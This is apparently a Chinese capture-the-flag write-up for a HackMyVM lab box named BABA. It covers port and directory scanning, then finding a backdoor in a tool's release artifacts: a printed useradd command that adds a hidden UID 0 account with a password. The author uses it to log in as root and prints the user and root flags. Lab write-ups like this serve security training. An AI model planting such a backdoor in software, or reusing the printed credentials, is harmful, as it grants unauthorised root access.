user.txt和root.txt

信息搜集

```
nmap -sV -sC -p- 192.168.56.150
```

```
┌──(root㉿kali)-[/home/oranger/桌面]
└─# nmap -sV -sC -p- 192.168.56.150
Starting Nmap 7.98 ( https://nmap.org ) at 2026-10-01 11:31 +0800
Nmap scan report for 192.168.56.150
Host is up (0.0074s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp open  http    Golang net/http server
|_http-title: BABA Tools Mirror
| fingerprint-strings:
|   HTTPOptions:
|     HTTP/1.0 405 Method Not Allowed
|     Allow: HEAD
|     Allow: GET
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: SAMEORIGIN
|     Date: Thu, 01 Oct 2026 03:32:18 GMT
|     Content-Length: 0
|   OfficeScan:
|     HTTP/1.1 400 Bad Request: missing required Host header
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request: missing required Host header
|   RTSPRequest, SIPOptions, SSLSessionReq:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|_    Request
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?
new-service :
SF-Port80-TCP:V=7.98%I=7%D=10/1%Time=6ABDD445%P=x86_64-pc-linux-gnu%r(HTTP
SF:Options,B2,"HTTP/1\.0\x20405\x20Method\x20Not\x20Allowed\r\nAllow:\x20H
SF:EAD\r\nAllow:\x20GET\r\nX-Content-Type-Options:\x20nosniff\r\nX-Frame-O
SF:ptions:\x20SAMEORIGIN\r\nDate:\x20Thu,\x2001\x20Oct\x202026\x2003:32:18
SF:\x20GMT\r\nContent-Length:\x200\r\n\r\n")%r(RTSPRequest,67,"HTTP/1\.1\x
SF:20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-
SF:8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(SSLSessionRe
SF:q,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain
SF:;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request
SF:")%r(SIPOptions,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:
SF:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20
SF:Bad\x20Request")%r(OfficeScan,A3,"HTTP/1\.1\x20400\x20Bad\x20Request:\x
SF:20missing\x20required\x20Host\x20header\r\nContent-Type:\x20text/plain;
SF:\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request:
SF:\x20missing\x20required\x20Host\x20header");
```

```
MAC Address: 08:00:27:6D:AA:CD (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 101.31 seconds
```

开放了两个端口
看见80端是 Gitea，枚举了一下

```
ffuf -u http://192.168.56.150/FUZZ \
  -w ./gitea-common-paths.txt \
  -mc all \
  -fc 404 \
  -t 50 \
  -c \
  -of json \
  -o gitea-ffuf.json
```

然后dirsearch

```
E:\Toolbox\foxtian\tools\gui_scan\dirsearch>python dirsearch.py -u
http://192.168.56.150/
E:\Toolbox\foxtian\tools\gui_scan\dirsearch\dirsearch.py:35: DeprecationWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3 by 鹏组安全
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist
size: 11461

Output File:
E:\Toolbox\foxtian\tools\gui_scan\dirsearch\reports\http_192.168.56.150\__26-10-
01_11-57-29.txt

Target: http://192.168.56.150/


[11:57:29] Starting:
[11:57:50] 404 -    0B  - /.well-known/acme-challenge
[11:57:51] 404 -    0B  - /.well-known/apple-app-site-association
[11:57:51] 404 -    0B  - /.well-known/carddav
[11:57:51] 404 -    0B  - /.well-known/core
[11:57:51] 404 -    0B  - /.well-known/acme-challenge/dtfy
[11:57:51] 404 -    0B  - /.well-known/apple-developer-merchant-domain-
association
[11:57:51] 404 -    0B  - /.well-known/ashrae
[11:57:51] 404 -    0B  - /.well-known/browserid
[11:57:51] 404 -    0B  - /.well-known/caldav
[11:57:51] 404 -    0B  - /.well-known/assetlinks.json
[11:57:51] 404 -    0B  - /.well-known/genid
```

```
[11:57:51] 404 -    0B  - /.well-known/dnt
[11:57:51] 404 -    0B  - /.well-known/host-meta
[11:57:51] 404 -    0B  - /.well-known/keybase.txt
[11:57:51] 404 -    0B  - /.well-known/posh
[11:57:51] 404 -    0B  - /.well-known/reload-config
[11:57:51] 404 -    0B  - /.well-known/openorg
[11:57:51] 404 -    0B  - /.well-known/jwks.json
[11:57:51] 404 -    0B  - /.well-known/hoba
[11:57:51] 404 -    0B  - /.well-known/repute-template
[11:57:51] 200 -  206B  - /.well-known/security.txt
[11:57:51] 404 -    0B  - /.well-known/stun-key
[11:57:51] 404 -    0B  - /.well-known/dnt-policy.txt
[11:57:51] 404 -    0B  - /.well-known/jwks
[11:57:51] 404 -    0B  - /.well-known/ni
[11:57:51] 404 -    0B  - /.well-known/timezone
[11:57:51] 404 -    0B  - /.well-known/void
[11:57:51] 200 -    1KB - /.well-known/openid-configuration
[11:57:51] 404 -   10B  - /.well-known/webfinger
[11:57:51] 404 -    0B  - /.well-known/csvm
[11:57:51] 404 -    0B  - /.well-known/time
[11:57:51] 404 -    0B  - /.well-known/est
[11:57:51] 404 -    0B  - /.well-known/host-meta.json
[11:58:42] 200 -    1KB - /api/swagger
[11:58:42] 404 -   19B  - /api/v1/
[11:58:42] 404 -   19B  - /api/v1/swagger.json
[11:58:42] 404 -   19B  - /api/v1
[11:58:42] 404 -   19B  - /api/v1/swagger.yaml
[11:58:44] 404 -    0B  - /assets/fckeditor
[11:58:44] 404 -    0B  - /assets/file
[11:58:44] 404 -    0B  - /assets/npm-debug.log
[11:58:44] 404 -    0B  - /assets/js/fckeditor
[11:58:44] 404 -    0B  - /assets/pubspec.yaml
[11:58:59] 303 -   41B  - /explore  ->  /explore/repos
[11:59:00] 301 -   58B  - /favicon.ico  ->  /assets/img/favicon.png
[11:59:00] 200 -   49KB - /explore/repos
[11:59:05] 303 -   60B  - /issues  ->  /user/login?redirect_to=%2Fissues
[11:59:40] 404 -   19B  - /robots.txt
[11:59:49] 200 -  267B  - /sitemap.xml
[12:00:07] 200 -   50KB - /tools
[12:00:07] 200 -   50KB - /tools/
[12:00:10] 200 -   12KB - /user/login/
[12:00:12] 401 -   49B  - /v2
[12:00:12] 401 -   49B  - /v2/
[12:00:12] 404 -   19B  - /v2/keys/?recursive=true
[12:00:12] 404 -   19B  - /v2/api-docs
[12:00:12] 401 -   49B  - /v2/_catalog

Task Completed


E:\Toolbox\foxtian\tools\gui_scan\dirsearch>
```

直接访问/tools/，看见仓库列表



我这里看见这个doaswhat出于好奇直接进去了

看见doaswhat-cfast.c




然后丢给ai分析doaswhat-cfast.c（ai最擅长了），丢进去的同时看见了这个

> 构建产物
> 内部镜像的构建产物见 `http://baba.dsz/tools/doaswhat/releases`

就跟进访问





然后下载下来都给ai跑了一下，结果发现

关键输出：

纯文本

```
beef-xssf
beef-xss:
useradd -o -u 0 -g 0 -M -d /root -s /bin/bash beef-xss 2>/dev/null;echo 'beef-xss:IsDf5CmPIdvogq4NMotP'|chpa
```

恢复凭据：

纯文本

```
用户名：beef-xss
密码：IsDf5CmPIdvogq4NMotP
```

这里的 `-u 0 -g 0` 表示该账号 UID/GID 都是 0，等价于 root。

我直接一个ssh连接

```
┌──(root㉿kali)-[/home/oranger/桌面/zd]
└─# ssh -o StrictHostKeyChecking=no beef-xss@192.168.56.150
Warning: Permanently added '192.168.56.150' (ED25519) to the list of known hosts.
  Hostname : \n
  IP Addr  : \4
  QQ Group : 321948805

   ########################################################################
   #                                                                      #
   #        T O O   L A T E .                                             #
   #                                                                      #
   #   i was here before you. this box is mine. root is mine.             #
   #   your nmap, your wordlists, your clever little scripts -            #
   #   noise. i did not break in. i walked through the front door.        #
   #                                                                      #
   #   i left something behind, and it is hiding in plain sight.          #
   #   you will stare right at it and never see it.                       #
   #                                                                      #
   #   go on. take your shot. i could use the entertainment.              #
   #                                                                      #
   #                                          -- Daochunhan               #
   #                                                                      #
   ########################################################################
beef-xss@192.168.56.150's password:
Linux BABA 7.2.7-1-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.2-12.2~trixie
(2026-09-22) x86_64

                                    .     **
                                  *           *.
                                             ,*
                                                *,
                        ,                         ,*
                     .,                              *,
                    /                                   *
                 ,*                                        *,
               /.                                             .*.
             *                                                   **
             ,*                                                    ,*
                **                                                   *.
                   **                                              **.
                     ,*                                          **
                        *,                                     ,*
                           *                                **
                             *,                         .*
                                *.                  **
                                  **          ,*,
                                     ** *,      HackMyVM

QQ Group:    321948805


Last login: Fri Sep 25 22:54:06 2026 from 192.168.3.84
root@BABA:~# id
```

```
uid=0(root) gid=0(root) groups=0(root)
root@BABA:~# whami
-bash: whami: command not found
root@BABA:~# whoami
root
root@BABA:~# pwd
/root
root@BABA:~# ls -al
total 48
drwx------  8 root root 4096 Sep 25 22:51 .
drwxr-xr-x 18 root root 4096 Sep 25 20:53 ..
-rw-------  1 root root   52 Sep 25 22:54 .bash_history
-rw-r--r--  1 root root  607 Mar  2  2026 .bashrc
drwxr-xr-x  2 root root 4096 Sep 25 22:31 .cache
drwxr-xr-x  2 root root 4096 Sep 25 22:31 .config
drwxr-xr-x  4 root root 4096 Sep 25 21:48 .local
drwxr-xr-x  3 root root 4096 Sep 25 21:48 .npm
drwxr-xr-x  4 root root 4096 Sep 25 21:49 .opencode
-rw-r--r--  1 root root  132 Mar  2  2026 .profile
-rw-------  1 root root   44 Sep 25 22:28 root.txt
drwx------  2 root root 4096 May 15 18:38 .ssh
root@BABA:~# cat root.txt
flag{root-fff464c9e846c4aae013afda223b1b43}
root@BABA:~# cat /home/jiemu/user.txt
flag{user-78a1f6212345d17771217e7a94463980}
root@BABA:~#
```

挺意外的没想到